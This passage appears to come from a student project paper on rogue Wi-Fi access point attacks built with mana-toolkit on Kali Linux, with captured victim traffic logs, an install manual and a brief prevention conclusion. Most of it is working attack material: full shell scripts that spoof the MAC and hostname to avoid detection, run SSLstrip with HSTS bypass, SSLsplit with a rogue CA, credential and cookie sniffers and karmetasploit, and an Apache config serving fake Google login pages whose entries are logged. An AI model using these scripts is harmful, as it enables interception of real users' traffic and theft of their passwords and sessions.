MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
10.0.0.40.17887 > 8.8.8.8.53:  55447+ A? maps.google.com
10.0.0.40.53356 > 8.8.8.8.53:  58904+ A? history.google.com
10.0.0.40.52091 > 8.8.8.8.53:  47155+ A? play.google.com
[*] HTTP GET: 10.0.0.40:46461-10.0.0.1:80 http://ssl.gstatic.com/gb/js/sem_a61897a54ffe156388610189533b0723.js
10.0.0.40.43309 > 8.8.8.8.53:  12452+ A? plus.google.com
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
10.0.0.40.17887 > 8.8.8.8.53:  55447+ A? maps.google.com
10.0.0.40.17887 > 8.8.8.8.53:  55447+ A? maps.google.com
10.0.0.40.53356 > 8.8.8.8.53:  58904+ A? history.google.com
10.0.0.40.53356 > 8.8.8.8.53:  58904+ A? history.google.com
10.0.0.40.53356 > 8.8.8.8.53:  58904+ A? history.google.com
10.0.0.40.43309 > 8.8.8.8.53:  12452+ A? plus.google.com
10.0.0.40.57783 > 8.8.8.8.53:  16470+ A? maps.google.com
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
10.0.0.40.1354 > 8.8.8.8.53:  4475+ A? maps.google.com
10.0.0.40.37776 > 8.8.8.8.53:  19221+ A? mtalk.google.com
10.0.0.40.34590 > 8.8.8.8.53:  2124+ A? mqtt-mini.facebook.com
10.0.0.40.2103 > 8.8.8.8.53:  59631+ A? wwww.google.com
10.0.0.40.57783 > 8.8.8.8.53:  16470+ A? maps.google.com
10.0.0.40.6723 > 8.8.8.8.53:  20306+ A? news.google.com
10.0.0.40.49865 > 8.8.8.8.53:  2972+ A? translate.google.com
[*] HTTP GET: 10.0.0.40:46471-10.0.0.1:80 http://ssl.gstatic.com/gb/js/sem_a61897a54ffe156388610189533b0723.js
10.0.0.40.9173 > 8.8.8.8.53:  12817+ A? video.google.com
10.0.0.40.1354 > 8.8.8.8.53:  4475+ A? maps.google.com
10.0.0.40.37776 > 8.8.8.8.53:  19221+ A? mtalk.google.com
10.0.0.40.34590 > 8.8.8.8.53:  2124+ A? mqtt-mini.facebook.com
10.0.0.40.36684 > 8.8.8.8.53:  51166+ A? alt8-mtalk.google.com
10.0.0.40.2103 > 8.8.8.8.53:  59631+ A? wwww.google.com
10.0.0.40.6723 > 8.8.8.8.53:  20306+ A? news.google.com
10.0.0.40.9173 > 8.8.8.8.53:  12817+ A? video.google.com
10.0.0.40.64264 > 8.8.8.8.53:  29394+ A? news.google.com
10.0.0.40.60338 > 8.8.8.8.53:  46386+ A? video.google.com
10.0.0.40.60338 > 8.8.8.8.53:  46386+ A? video.google.com
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
10.0.0.40.36684 > 8.8.8.8.53:  51166+ A? alt8-mtalk.google.com
10.0.0.40.3636 > 8.8.8.8.53:  15205+ A? news.google.com
10.0.0.40.32844 > 8.8.8.8.53:  41390+ A? video.google.com
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
10.0.0.40.64264 > 8.8.8.8.53:  29394+ A? news.google.com
10.0.0.40.60338 > 8.8.8.8.53:  46386+ A? video.google.com
[*] HTTP GET: 10.0.0.40:46477-10.0.0.1:80 http://www.google.com/search?ie=ISO-8859-1&hl=en&source=hp&q=Gmail&btnG=Google+Search&gbv=1
10.0.0.40.7570 > 8.8.8.8.53:  2753+ A? alt8-mtalk.google.com
10.0.0.40.32844 > 8.8.8.8.53:  41390+ A? video.google.com
10.0.0.40.43563 > 8.8.8.8.53:  32528+ A? alt6-mtalk.google.com
```

The word typed in the fake page can also be listened


This modification is done by changing the **/etc/apache2/sites-available** files. Any values entered in this fake pages can be monitored by the user. Any word typed in the fake page can also be captured so we can even create a gmail.com page and ask the user to enter them.

There is a simple method script file also which allows you to simply connect to the internet as a normal internet and does not try to intercept the data.



```
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "IIT-Secure"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
dnsmasq: Symbol `nettle_hashes' has different size in shared object, consider re-linking
Hit enter to kill me

rm: missing operand
Try 'rm --help' for more information.
root@dante:/usr/share/mana-toolkit/run-mana# gedit start-nat-simple.sh root@dante:/usr/share/mana-toolkit/run-mana# clear

root@dante:/usr/share/mana-toolkit/run-mana# ./start-nat-simple.sh
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "IIT-Secure"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
dnsmasq: Symbol `nettle_hashes' has different size in shared object, consider re-linking
Hit enter to kill me

root@dante:/usr/share/mana-toolkit/run-mana# gedit /etc/mana-toolkit/hostapd-mana.conf
root@dante:/usr/share/mana-toolkit/run-mana# ./start-nat-simple.sh Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "IIT-Secure"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
dnsmasq: Symbol `nettle_hashes' has different size in shared object, consider re-linking
Hit enter to kill me
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
wlan0: STA 98:6c:f5:75:df:7f IEEE 802.11: authenticated
wlan0: STA 98:6c:f5:75:df:7f IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
wlan0: STA 98:6c:f5:75:df:7f IEEE 802.11: authenticated
wlan0: STA 98:6c:f5:75:df:7f IEEE 802.11: associated (aid 1)
MANA - Successful association of 98:6c:f5:75:df:7f to ESSID 'IIT-Secure'

MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
```


The above screenshot that no intercepting program is running.


5:02 PM
://m.facebook.com
facebook
Get Facebook for Android and browse faster.
Email or Phone
Password
Log In
Create New Account
Forgot Password? · Help Center
4:59 PM
Wi-Fi
ON
IIT-Secure
Connected
ShankyBoys
Saved, secured with WPA/WPA2
xfinitywifi
Open
Home1908
Secured with WPA/WPA2 (WPS available)
HOME-0872
Secured with WPA/WPA2 (WPS available)

The above screenshots from mobile device shows that https websites are reachable without any error.

In this paper instead of making the network to be open it can also be done in to a secure once so that the user might give the credentials when he chooses the access point. However the steps to monitor and get the password was not done, This can be simple changing the **hostapd-mana.conf** file by including the commands **wpa = 2 and wpa-passphrase = Desiredkey.**

Wpa = 2 means that the created network with the ssid has a wpa2 encryption with the passphrase given. Doing this gives the output in the mobile device as follows.



FUTURE WORK:

Once the CA is installed we can even enable the user to connect to through the upstream mode and we can do the man-in-middle attack as we saw that we can intercept any data when the CA is installed. Also we can even try implementing this attack in the EAP. Features such as Firelamb has not been implemented and verified in this paper due to time constraint. Also the wireless adapter and the power of the signal is less the connection between the wireless access point the connection is not always stable. But using a powerful wireless adapter can definitely make this connection stable. The processing power of the device which was used to implement this project has low computing power hence doing a dictionary attack and finding the password of the wireless network and impersonating them was not been able to verify. Also we have seen that any request sent to the access point can be redirected to the apache2 and displaying fake sites was possible this was implemented with only google.com and can be extended to lot of site and increasing the probability. Steps to monitor the wpa2 passphrase can be implemented with little study. As a hacker intuition with these tools we can do more lot of stuffs sky is the only limit for the human imagination.

User Manual:
Metasploit:
To understand the project a little understanding of Metasploit is needed. Only a general introduction to Metasploit is given in this paper but Metasploit is one of the powerful tools you might want to learn if you are going in to the professional security field. Metasploit has a huge collection of database with exploits which you can take advantage and deploy it against the targeting machine. It allows you to write your own exploit.

Installation of Kali Linux:
Kali distro is a must OS for any ethical hacker or anyone interested in learning Security. It has all the tools that are needed to test the network or application security built in. Links have been given to install kali Linux. I would recommend you to install the Kali as a dual booting OS rather than going with the Virtual images which is offered by the Kali. This is because for the creation of the Access point the network hardware in built in our laptop it should be recognized in the Virtualized image. Usually the virtualized OS recognizes as eth0 and not as wlan0 hence go with a dual OS. You can get a separate wireless adapter and make the virtualized OS to recognize the wlan0 but kali is debian based OS which limits only with certain driver software to be installed in. Based on my knowledge, wireless adapters of Atheros series work with Kali. I would suggest you to google to select the updated wireless adapter. Kali-rolling Linux version is preferred.

Once the Kali OS is installed, in terminal update the distro by giving the following commands,
apt-get update, apt-get upgrade.

Install mana-toolkit, mana-toolkit is a program created by ethical hackers which allows us to do the exploit described above. It can do a lot of stuffs other than the Upstream and No upstream methods and is always constantly updated. Some of the features such as SSL strip are outdated as the network field is working towards to produce a secured channel. But features implementing the EAP are developed and added to it. Due to time constraint this paper deals only with the Upstream and No upstream.

Command to install mana-toolkit **apt-get install mana-toolkit**.

After installing the mana-toolkit to work you need to know how the apache2 server works in no upstream method. It displays the pages that are locally to the user. The www folder that is inside the run-mana should be copied and pasted in the /var folder as the apache2 takes the index page from the /var.
The run-mana folder contains all the shell scripts for different purpose.

1) Start-nat-simple.sh: This script creates an access point for the mobile phone to connect and does not provide any intercepting feature. The user can use our rogue access point as a normal access point. Installation of CA is not needed as no intercepting is done.
2) Start-nat-full.sh: This script allows the user to browse the internet and intercept the http connections and tries to do SSL strip on the HTTPS packets. More effective when the CA is installed.
3) Start-noupstream.sh: This script performs the no upstream method discussed above.
4) Start-noupstream-eap.sh: This script tries to break the eap and provide the no upstream.
5) Start-noupstream-all.sh: Includes both eap and normal upstream attack.

These scripts can be executed by for example ./start-nat-simple.sh, which is a proper way to execute.

The access point name can be changed by accessing the hostapd.conf file in the path **/etc/mana-toolkit/hostapd-mana.conf.**

We have discussed what Metasploit is capable previously. Mana-toolkit has its own exploit file written in to it which can be found at **/etc/mana-toolkit/karmetasploit.rc**. If this file does not start properly try removing the & in the shell file in run-mana as it is invoked from there. & just denotes that the process will be started in the background.

Burp Suite:

Burp Suite a free software application which allows you to intercept the packet and analyze them. It is similar to Wireshark but has more feature than snipping. It can intercept all http packets. When the CA of the burp suite is installed you can easily intercept the https packets and also see the passwords sent in plain text format. We saw how installing the CA has an advantage in intercepting the https.

Follow this link to get detailed steps to install CA in android:

https://support.portswigger.net/customer/portal/articles/1841102-installing-burp-s-ca-certificate-in-an-android-device

CONCLUSION:

From this paper it is evident that the Wireless network has some vulnerability which must be paid attention to. The simplest prevention of these issues now is to educate the users about the seriousness of the matter. Simple steps like turning off the Wireless adapter when not used can prevent the risk to much greater extend. Also the CA concept is somewhat very powerful for someone to misuse too hence a new kind of methods must be made. Message passing applications like what’s app use an advanced encryption technique which can be tried to be available for the authentication pages in the browser.

Code Walkthrough for simple upstream:

```
upstream=eth0 #interface which provides upstream
phy=wlan0 #interface which acts as an access point.
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd

service network-manager stop # stopping the network-manager to avoid confusions
rfkill unblock wlan

ifconfig $phy up

sed -i "s/^interface=.*$/interface=$phy/" $conf
$hostapd $conf&
sleep 5
ifconfig $phy 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
dnsmasq -z -C /etc/mana-toolkit/dnsmasq-dhcpd.conf -i $phy -I lo

#Forwarding the request to access point to upstream interface
echo '1' > /proc/sys/net/ipv4/ip_forward
iptables --policy INPUT ACCEPT
iptables --policy FORWARD ACCEPT
iptables --policy OUTPUT ACCEPT
iptables -F
iptables -t nat -F
iptables -t nat -A POSTROUTING -o $upstream -j MASQUERADE
iptables -A FORWARD -i $phy -o $upstream -j ACCEPT

#Killing all the process when enter is pressed.
echo "Hit enter to kill me"
read
pkill dnsmasq
pkill hostapd
pkill python
iptables -t nat –F
```

Code Walkthrough for upstream:

```
upstream=eth0 #interface which provides upstream
phy=wlan0 #interface which acts as an access point
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd
#Changing the hostname
hostname WRT54G
echo hostname WRT54G #changes your hostname to avoid detection of the system
sleep 2

service network-manager stop # stopping the network-manager to avoid confusions.
rfkill unblock wlan
#Changing the mac of the interface
ifconfig $phy down
macchanger -r $phy # tool for changing the mac address of the wlan
ifconfig $phy up

sed -i "s/^interface=.*$/interface=$phy/" $conf
$hostapd $conf&
sleep 5
ifconfig $phy 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
#Starting dns masking service
dnsmasq -z -C /etc/mana-toolkit/dnsmasq-dhcpd.conf -i $phy -I lo #masking the dns requests sent
#the following code tells the ip table how the packets have to be routed
echo '1' > /proc/sys/net/ipv4/ip_forward
iptables --policy INPUT ACCEPT
iptables --policy FORWARD ACCEPT
iptables --policy OUTPUT ACCEPT
iptables -F
iptables -t nat -F
iptables -t nat -A POSTROUTING -o $upstream -j MASQUERADE
iptables -A FORWARD -i $phy -o $upstream -j ACCEPT
iptables -t nat -A PREROUTING -i $phy -p udp --dport 53 -j DNAT --to 10.0.0.1
#iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to 192.168.182.1

#SSLStrip with HSTS bypass
cd /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2/
python sslstrip.py -l 10000 -a -w /var/lib/mana-toolkit/sslstrip.log.`date "+%s"`&
iptables -t nat -A PREROUTING -i $phy -p tcp --destination-port 80 -j REDIRECT --to-port 10000
cd /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy/
python dns2proxy.py -i $phy&
cd -
```

#SSLSplit

```
sslsplit -D -P -Z -S /var/lib/mana-toolkit/sslsplit -c /usr/share/mana-toolkit/cert/rogue-ca.pem -k
        /usr/share/mana-toolkit/cert/rogue-ca.key -O -l /var/lib/mana-toolkit/sslsplit-connect.log.`date
        "+%s"` \
 https 0.0.0.0 10443 \
 http 0.0.0.0 10080 \
 ssl 0.0.0.0 10993 \
 tcp 0.0.0.0 10143 \
 ssl 0.0.0.0 10995 \
 tcp 0.0.0.0 10110 \
 ssl 0.0.0.0 10465 \
 tcp 0.0.0.0 10025&
#iptables -t nat -A INPUT -i $phy \
 #-p tcp --destination-port 80 \
 #-j REDIRECT --to-port 10080
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 443 \
 -j REDIRECT --to-port 10443
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 143 \
 -j REDIRECT --to-port 10143
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 993 \
 -j REDIRECT --to-port 10993
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 65493 \
 -j REDIRECT --to-port 10993
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 465 \
 -j REDIRECT --to-port 10465
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 25 \
 -j REDIRECT --to-port 10025
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 995 \
 -j REDIRECT --to-port 10995
iptables -t nat -A PREROUTING -i $phy \
 -p tcp --destination-port 110 \
 -j REDIRECT --to-port 10110
```

# Start FireLamb (service to access the cookies when the user connects to upstream)

```
/usr/share/mana-toolkit/firelamb/firelamb.py -i $phy &
```

# Start net-creds

```
python /usr/share/mana-toolkit/net-creds/net-creds.py -i $phy > /var/lib/mana-toolkit/net-creds.log.`date
        "+%s"`
```

echo "Hit enter to kill me"
read
pkill dnsmasq
pkill sslstrip
pkill sslsplit
pkill hostapd
pkill python
iptables --policy INPUT ACCEPT
iptables --policy FORWARD ACCEPT
iptables --policy OUTPUT ACCEPT
iptables -t nat -F

Code Walkthrough for no upstream:
phy=wlan0 **#give your interface which needs to be used as access point**
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd

#Changing the hostname
hostname WRT54G **#changes your hostname to avoid detection of the system**
echo hostname WRT54G
sleep 2
service network-manager stop **# stopping the network-manager to avoid confusions.**
rfkill unblock wlan unblocking the wlan

#Changing the mac of the interface
ifconfig $phy down
macchanger -r $phy **# tool for changing the mac address of the wlan**
ifconfig $phy up

#Starting all the services
sed -i "s/^interface=.*$/interface=$phy/" $conf
sed -i "s/^set INTERFACE .*$/set INTERFACE $phy/" /etc/mana-toolkit/karmetasploit.rc
$hostapd $conf&
sleep 5
ifconfig $phy 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
dnsmasq -C /etc/mana-toolkit/dnsmasq-dhcpd.conf $phy **#masking the dns requests sent**
dnsspoof -i $phy -f /etc/mana-toolkit/dnsspoof.conf&
service apache2 start **# starting the apache server**
stunnel4 /etc/mana-toolkit/stunnel.conf **#creating a SSL tunnel to allow https requests**
tinyproxy -c /etc/mana-toolkit/tinyproxy.conf& **#proxy server for requests to the apache server**
msfconsole -r /etc/mana-toolkit/karmetasploit.rc& **#starting the metasploit with given exploit**

#the following code tells the ip table how the packets have to be routed
echo '1' > /proc/sys/net/ipv4/ip_forward
iptables --policy INPUT ACCEPT
iptables --policy FORWARD ACCEPT

```
iptables --policy OUTPUT ACCEPT
iptables -F
iptables -t nat -F
iptables -t nat -A PREROUTING -i $phy -p udp --dport 53 -j DNAT --to 10.0.0.1
```

#Killing all the process when enter is pressed.

```
echo "Hit enter to kill me"
read
pkill hostapd
pkill dnsmasq
pkill dnsspoof
pkill tinyproxy
pkill stunnel4
pkill ruby
service apache2 stop
iptables -t nat –F
```

Walkthrough of the apache configuration file:

```
<VirtualHost *:80>
#the following lines tells us that any request coming under should came to same location
        ServerAdmin webmaster@localhost
        ServerAlias www.google.com
        ServerAlias wwww.google.com
        ServerAlias google.com
        ServerAlias www.google.co.za
        ServerAlias wwww.google.co.za
        ServerAlias google.co.za
        ServerAlias clients3.google.com
        ServerAlias android.clients.google.com
        ServerAlias www.googleapis.com
        ServerAlias play.googleapis.com
        ServerAlias accounts.google.com
        ServerAlias x.accounts.google.com
        ServerAlias accounts.google.com.x

        RewriteEngine on
        RewriteRule ^/generate_204$ /generate_204 [R=204,L]

        RewriteCond %{HTTP_HOST} ^www.google.com$ [OR]
        RewriteCond %{HTTP_HOST} ^www.google.co.za$ [OR]
        RewriteCond %{HTTP_HOST} ^google.co.za$ [OR]
        RewriteCond %{HTTP_HOST} ^google.com$
        RewriteRule ^/$ http://wwww.google.com/fp/ [R,L]

        RewriteCond %{HTTP_HOST} ^accounts.google.com$ [OR]
        RewriteCond %{HTTP_HOST} ^x.accounts.google.com$ [OR]
```

```
	RewriteCond %{HTTP_HOST} ^accounts.google.com.x$
	RewriteRule ^(.*)$ http://wwww.google.com/ac$1 [R,L] #how it should be displayed in the
	browser

	DocumentRoot /usr/share/mana-toolkit/www/google #where the fake pages are kept
	<Directory />
		Options FollowSymLinks
		AllowOverride None
	</Directory>
	<Directory /usr/share/mana-toolkit/www/google/>
		Options Indexes FollowSymLinks MultiViews
		AllowOverride None
		Order allow,deny
		allow from all
	</Directory>

	ErrorLog /var/log/apache2/google-error.log

	# Possible values include: debug, info, notice, warn, error, crit,
	# alert, emerg.
	LogLevel warn

	CustomLog /var/log/apache2/google-access.log combined #logs the credentials entered here.

</VirtualHost>
```

REFERENCES:

http://www.slideshare.net/sensepost/improvement-in-rogue-access-points-sensepost-defcon-22

http://www.aircrack-ng.org/doku.php?id=aircrack-ng&DokuWiki=1d69bf65c0a318129fd5a94a62b344cc

D. A. Dai Zovi and S. A. Macaulay, "Attacking automatic wireless network selection," *Proceedings from the Sixth Annual IEEE SMC Information Assurance Workshop*, 2005, pp. 365-372.
doi: 10.1109/IAW.2005.1495975

R. C. Parks and D. P. Duggan "Principles of cyber-warfare " Proceedings of the IEEE Workshop on Information Assurance and Security pp. 122-125 June 2001.

Y. P. Kosta, U. D. Dalal and R. K. Jha, "Security Comparison of Wired and Wireless Network with Firewall and Virtual Private Network (VPN)," *2010 International Conference on Recent Trends in Information, Telecommunication and Computing*, Kochi, Kerala, 2010, pp. 281-283.

F. Callegati, W. Cerroni and M. Ramilli, "Man-in-the-Middle Attack to the HTTPS Protocol," in *IEEE Security & Privacy*, vol. 7, no. 1, pp. 78-81, Jan.-Feb. 2009.
doi: 10.1109/MSP.2009.12

R. Negi Arjunan Rajeswaran "DoS analysis of reservation based MAC protocols" pp. 3632-3636 Feb 2003.

Jerome Brouet, Shu Feng, “LTE and Future evolutions for the benefits of security wireless networks”, Wireless Mobile and Computing (CCWMC 2011), IET International Communication Conference

http://docs.kali.org/category/introduction

http://www.willhackforsushi.com/?page_id=37

https://github.com/codebutler/firesheep/blob/master/README.md

http://blog.erratasec.com/2007/08/sidejacking-with-hamster_05.html#.WENvt-YrJPY

https://www.monkey.org/~dugsong/dsniff/

https://moxie.org/software/sslstrip/

https://support.portswigger.net/

https://digi.ninja/karma/

https://tinyproxy.github.io/

https://www.stunnel.org/index.html

http://www.thekelleys.org.uk/dnsmasq/doc.html

https://www.digitalocean.com/community/tutorials/how-to-configure-the-apache-web-server-on-an-ubuntu-or-debian-vps